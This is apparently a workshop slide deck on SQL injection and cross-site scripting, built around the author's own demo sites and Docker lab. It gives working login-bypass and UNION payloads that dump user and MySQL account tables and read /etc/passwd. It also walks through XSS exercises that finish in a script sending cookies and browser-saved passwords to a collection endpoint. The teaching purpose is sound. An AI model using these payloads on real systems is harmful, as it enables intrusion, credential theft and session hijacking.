SQL & XSS Injections

Author: Spencer Lee

Introduction to MySQL comments

- Comments:
  - #This is a comment
  - -- This is a comment ← notice the space
  - /* This is a comment */

Basic DB query

```
$user = $_POST[“username”];
$pass = $_POST[“password”];

$sql = “SELECT * FROM user WHERE username=’$user’
AND password =’$password’ ;“;

$result = mysqli_query($connection, $sql);
```

Escaping Input


“SELECT * FROM user WHERE
username=’$user’ AND password =’$password’ ;“;


Username field: ‘ bad stuff here -- ‘
Password field: irrelevant

“SELECT * FROM user WHERE
username=’‘ bad stuff here; -- ‘ *’ AND password =’irrelevant’ ;“;*

2018 Most Common Vulnerabilities

- Four out of five web applications contained configuration errors





Demos

- https://sql.cmdctrl.ca:8443
- Table → ‘users’
- Columns → ‘id’, ‘username’, ‘password’
- Source code: https://github.com/slee96/SQL-Injection-XSS-scripting-examples

login_demo_1.php

- Validation Logic:
```
$result = mysqli_query($conn, $sql) or error(1);
$row = mysqli_fetch_array($result) or error(2);
if($row){
..login user...
}
```

Username	Password
'-	'
'-0||'	rand
' or 1=1 -- '	rand
' or 1=1 #'	rand

login_demo_2.php

- Validation Logic:

```
$result = mysqli_query($conn, $sql) or error(1);
$row = mysqli_fetch_array($result) or error(2);
if(mysqli_num_rows($result) == 1){
..login user...
}
```

Username	Password
' or 1=1 LIMIT 1 -- '	rand
' or 1=1 LIMIT 1 # '	rand
demo' AND 1=1 -- '	rand

login_demo_3.php

- Validation Logic:

```
$result = mysqli_query($conn, $sql) or error(1);
$row = mysqli_fetch_array($result) or error(2);
if($row["password"] == $_POST["password"]){
..login user...
}
```

Username	Password
' UNION SELECT null, null, "pass" from users -- '	pass
' UNION SELECT id, username, "pass" from users -- '	pass
' UNION SELECT id, username, "pass" from users where username="admin" -- '	pass

login_demo_4.php

- Validation Logic:

```
$result = mysqli_query($conn, $sql) or error(1);
$row = mysqli_fetch_array($result) or error(2);
if($row["password"] == md5($_POST["password"])){
..login user…
}
```

Username	Password
' UNION SELECT null, null, '5f4dcc3b5aa765d61d8327deb882cf99' from users -- '	password
' UNION SELECT id, username, MD5('password') from users; -- '	password

search_demo_1.php

- Validation Logic:

```
$sql = "SELECT article, description, date FROM search WHERE article LIKE '%$var%' or ....
$result = mysqli_query($conn, $sql) or error(1);
while($row = mysqli_fetch_array($result)){
 .. print_rows ..
}
```

Search
' UNION SELECT id, username, password FROM users where 1 -- '
' UNION SELECT null, user, password FROM mysql.user -- '
' UNION SELECT user(), host, null FROM mysql.user; -- '
' UNION SELECT null, load_file('/etc/passwd'), null -- '

search_demo_2.php

- Validation Logic:

```
$sql = "SELECT article, description, date FROM search WHERE article LIKE '%$var%' or ....
$result = mysqli_query($conn, $sql) or error(1);
while($row = mysqli_fetch_array($result)){
 .. print_rows ..
}
```

Search
' UNION SELECT null, null, null, username, password, null, null, null FROM users where 1; -- '
' UNION SELECT null, null, null, username, password, null, null, null FROM mysql.user -- '

What is XSS

- Client side code injection
- Exploiting unsanitized user input
- Bypassing access controls (i.e same origin policy)

Malicious uses of XSS

- Access to all objects within the page (cookies)
- Modify page’s DOM structure
- Using XMLHttpRequest object to send requests
- Gain access to users’ geolocation, webcam, microphone, and specific user files.

Methods to execute JavaScript code

- <script> alert(“message”) </script>
- <svg onload=”alert(‘message’)” />
- <img src=”unknown.png” onerror="alert('message')" />
- Other elements that are used for embedding content of various types include <*audio*>, <*canvas*>, <*iframe*>, <*math*>, <*object*>, and <*video*>

Demos

- https://xss.cmdctrl.ca:8443

xss_search_1.php

- Unsanitized input ‘echoed’ to the screen:

```
<?php
    echo $_GET[“search”];
?>
```

Search
<script>alert(1);</script>

xss_search_2.php

- Unsanitized input ‘echoed’ to the screen:

```
document.getElementById("searched").innerHTML =
$("input[name='search']").val();
```

Search
<iframe onload=alert(1)></iframe>
<svg onload=alert(1)>
<audio src="temp.mp3" onerror="alert(1)">
<video src="temp.mp3" onerror="alert(1)">

xss_search_3.php

- Unsanitized input inserted into a HTML tag:
  document.write('<img height="1px" width="1px" src="/tracker.gif?search='+query+'">');

Search
"><iframe onload=alert(1)></iframe>
"><svg onload=alert(1)>
"><audio src="temp.mp3" onerror="alert(1)">
"><video src="temp.mp3" onerror="alert(1)">

xss_search_4.php

- Unsanitized input inserted into input tag:

```
<input type="text" name="search" value="
<?php if (isset($_GET["search"])) echo $_GET["search"]; ?>
"/>
```

Search
" autofocus onfocus='alert(1)' placeholder="

xss_search_5.php


- Unsanitized input inserted into javascript ‘var’:
  var searched = '<?php if (isset($_GET["search"])) echo $_GET["search"]; ?>';

Search
a'; alert(1); var x='

Real World Demo

Demo installation
https://github.com/slee96/XSS_Docker_Deployment

Vulnerable Testimonial Page:



No Reviews Submited

Submit a Review

We appreciate any feedback related to your experiences or our services. Thank you. Come again.

Rating: 1○ 2○ 3○ 4○ 5○

FeedBack:

Session hijacking

- document.cookie
- window.location
- <iframe>
- XMLHttpRequest();

Intro to JavaScript – DOM selectors

document.

- getElementById(“”);
- getElementsByClassName("")[index]
- getElementsByTagName("")[index]
- getElementsByName(“”)[index]
- querySelector(“”)
- querySelectorAll(“”)[index]

Intro to JQuery – DOM selectors

- $(“#Id”)
- $(“.class”)
- $(“tag”)
- $(“tag[type=value]”) eg… $(“input[name=user]”)

Find a Partner

- Create an account on your website & your partner’s → /mercuryregister.php
- Verify login status → view page “Flights”
- Clearing database of reviews → /*clear_table*.php

Write a Review 1

- Create some malicious Javascript code to redirect the user to your website
- Tip:
  window.location

Write a Review 2

- Create some malicious Javascript code to redirect the user to your website **with the users session information**
- Tip:
  Concatenation in javascript →
  var string = “string1” + string + “string2”

Write a Review 3

- Redirect the user to your websites page /hacked/hacked_1.php
- Additionally send the session information as a GET request with the name ‘cookie’

Logging the users session

- /hacked/hacked_1.php is an endpoint, that stores any GET request called “cookie” into the *database* iss, *table* review.
- docker exec -it xss_docker_deployment_mysql_1 bash
- mysql -u root -ptoor
- use iss; select * from review;

Modify hacked_2.php && hacked_3.php

- docker exec -it xss_docker_deployment_php_1 bash
- sed -i 's/victims_ip_address/10.10.10.10/g' hacked/hacked_*
- exit

Write a Review 4

- Redirect the user to your websites page /hacked/hacked_2.php
- Identical parameters script from before, just modify the window.location
- Notice a difference, little bit more convincing?

Write a Review 5

- Redirect the user to your websites page /hacked/hacked_3.php
- Even more convincing?

Write a Review 6

- Create some malicious javascript code that **doesn't redirect the user**, but sends the session information to you're endpoint
- Tip:
  var request = new XMLHttpRequest();
- https://www.w3schools.com/js/js_ajax_http_send.asp

XMLHttpRequest();

```
<script>
var request = new XMLHttpRequest();
request.open(\"GET\",
\"http://localhost/hacked/hacked_1.php?cookie=\" +
document.cookie);
request.send();
</script>
```

Write a Review 7

- Create some malicious javascript code that **doesn’t redirect the user**, but sends the session, username, and password information to your endpoint
- Note: For this to work, get your partner to save his/her login information in browser

All Together

```
<iframe src=\"/\" id=\"myframe\" style=\"display:none;\" onload="myFunction()";> </iframe>
<script>
function myFunction(){
var request = new XMLHttpRequest();
var frame = document.getElementById(\"myframe\").contentWindow;
var user = frame.document.getElementsByName(\"userName\")[0].value;
var pass = frame.document.getElementsByName(\"password\")[0].value;
request.open(\"GET\", \"http://localhost/hacked/endpoint.php?cookie=\" + document.cookie
+ \"&user=\" + user + \"&pass=\" + pass, true);
request.send();
console.log(\"cookie=\" + document.cookie + \"&user=\" + user + \"&pass=\" + pass);
}
</script>
```

Questions?

- External Resources:
  - https://portswigger.net/web-security/sql-injection
  - https://portswigger.net/web-security/cross-site-scripting